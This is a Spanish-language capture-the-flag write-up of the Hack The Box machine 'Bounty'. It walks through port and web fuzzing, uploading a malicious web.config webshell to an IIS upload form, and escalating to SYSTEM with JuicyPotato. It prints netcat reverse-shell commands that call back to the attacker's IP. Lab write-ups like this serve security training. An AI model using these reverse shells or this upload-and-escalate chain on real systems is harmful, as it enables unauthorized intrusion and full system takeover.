Maquina Bounty – Hack The Box

23-jun.-23

TOPICS

- Enumeration
- Malicious .config File Upload - Webshell.config (RCE)
- Abusing SeImpersonatePrivilege (Privilege Escalation)
- Disabling Firewall To List SMB

Enumeración y Reconocimiento

Iniciamos verificando conectividad con la máquina.

$ping -c 1 10.10.10.93

```
❯ ping -c 1 10.10.10.93
PING 10.10.10.93 (10.10.10.93) 56(84) bytes of data.
64 bytes from 10.10.10.93: icmp_seq=1 ttl=127 time=112 ms

--- 10.10.10.93 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.763/111.763/111.763/0.000 ms
```

Realizare un escaneo de puertos con NMAP

nmap -p- --open -sCV -sS -n -v --min-rate 5000 10.10.10.93 -oN Ports

```
# Nmap 7.93 scan initiated Thu Jun 22 19:54:03 2023 as: nmap -p- --open -sCV -sS -n -v --min-rate 5000 -oN Ports 10.10.10.93
Nmap scan report for 10.10.10.93
Host is up (0.58s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 22 19:54:46 2023 -- 1 IP address (1 host up) scanned in 42.94 seconds
```


Solo tenemos el puerto 80/tcp

Veamos un poco la página http://10.10.10.93/

Raptor-Attack


23-jun.-23

Voy a realizar fuzing por extensiones aspx y aps, ya que viendo la herramienta wappaziler nos reporta Microsoft asp.net




WFUZZ

wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,asp-aspx http://10.10.10.93/FUZZ.FUZ2Z



Tenemos un recurso “transfer.aspx”, veamos de que trata.




Raptor-Attack

23-jun.-23

Tenemos una forma potencial de subir archivos en el sitio, voy realizar fuzzing por extensiones con burpsuite para ver que tipo de extensiones acepta.

```
POST /transfer.aspx HTTP/1.1
Host: 10.10.10.93
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.93/transfer.aspx
Content-Type: multipart/form-data; boundary=---------------------------395690432753681244814594437 45
Content-Length: 753
Origin: http://10.10.10.93
DNT: 1
Connection: close
Cookie: ASPSESSIONIDSSBTQDQB=EBCJMBICNBABNPCKNPAEICJA
Upgrade-Insecure-Requests: 1

-----------------------------395690432753681244814594437 45
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwUKMTI3ODM5MzQ0Mg9kFgICAw8WAh4HZW5jdHlwZQUTbXVsdGlwYXJ0L2Zvcm0tZGF0YWRkk5HDPfx6h5xk4UMBS9KakZRDVkI=
-----------------------------395690432753681244814594437 45
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWAgK92uPUDwLt3oXMAy/k5Tsj9PrFN8cxqjvvxGxmV8U4
-----------------------------395690432753681244814594437 45
Content-Disposition: form-data; name="FileUpload1"; filename="test.txt"
Content-Type: text/plain

hola estoy dentro

-----------------------------395690432753681244814594437 45
Content-Disposition: form-data; name="btnUpload"

Upload
-----------------------------395690432753681244814594437 45--

```

Extensiones aceptadas, indicadas por burpsuite.




Entre todas las extensiones reportadas, existe una que es de mi interés “.config”, que nos permitira subir una webshell.config y poder ejecutar cualquier comando


https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Configuration%20IIS%20web.config/web.config

23-jun.-23

Ahora que tengo el recurso descargado en mi maquina atacante, intentare subirlo a la pagina




Bueno, ahora se que el archivo fue cargado exitosamente pero, no se donde fue cargado, por lo cual intentare buscar alguna carpeta donde haya sido almacenado.




Bingooooo.

Buscamos nuestro archivo cargado en el sitio.




Ahora me mandare una cmd a mi maquina de atacante para ganar acceso directamente

\\10.10.16.4\smb\nc64.exe -e cmd 10.10.16.4 4444



ESCALADA DE PRIVILEGIOS

Después de realizar enumeración, tenemos un privilegio asignado



SeImpersonatePrivilege

23-jun.-23

JuicyPotato

Juicy Potato utiliza una técnica de ataque llamada "Spoofing de objeto COM" para engañar al sistema operativo y hacerle creer que se está comunicando con un objeto COM legítimo, cuando en realidad está interactuando con un objeto malicioso creado por el atacante. Al aprovechar esta vulnerabilidad, Juicy Potato puede obtener permisos elevados o privilegios de administrador en el sistema comprometido.

github https://github.com/ohpe/juicy-potato

siguiendo los pasos mencionados para poder ejecutar comando como NT Authority System, subiere el ejecutable a la maquina víctima.

```
PS C:\Windows\Temp\Privesc> .\JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
PS C:\Windows\Temp\Privesc>
```

```
06/23/2023  10:02 AM    <DIR>          .
06/23/2023  10:02 AM    <DIR>          ..
06/23/2023  05:45 AM           347,648 juicypotato.exe
09/17/2011  08:52 AM            45,272 nc64.exe
               2 File(s)        392,920 bytes
               2 Dir(s)  11,846,569,984 bytes free

C:\Users\merlin\Desktop>
```

Ejecución

1- juicypotato.exe -t * -p C:\Windows\System32\cmd.exe -l 1234 -a "/c C:\Users\merlin\Desktop\nc64.exe -e 10.10.16.4 4444"

2- Nos ponemos en escucha con nc por el puerto 4444

PWNED

```
whoami
nt authority\system

ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.93
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{27C3F487-28AC-4CE6-AE3A-1F23518EF7A7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Raptor-Attack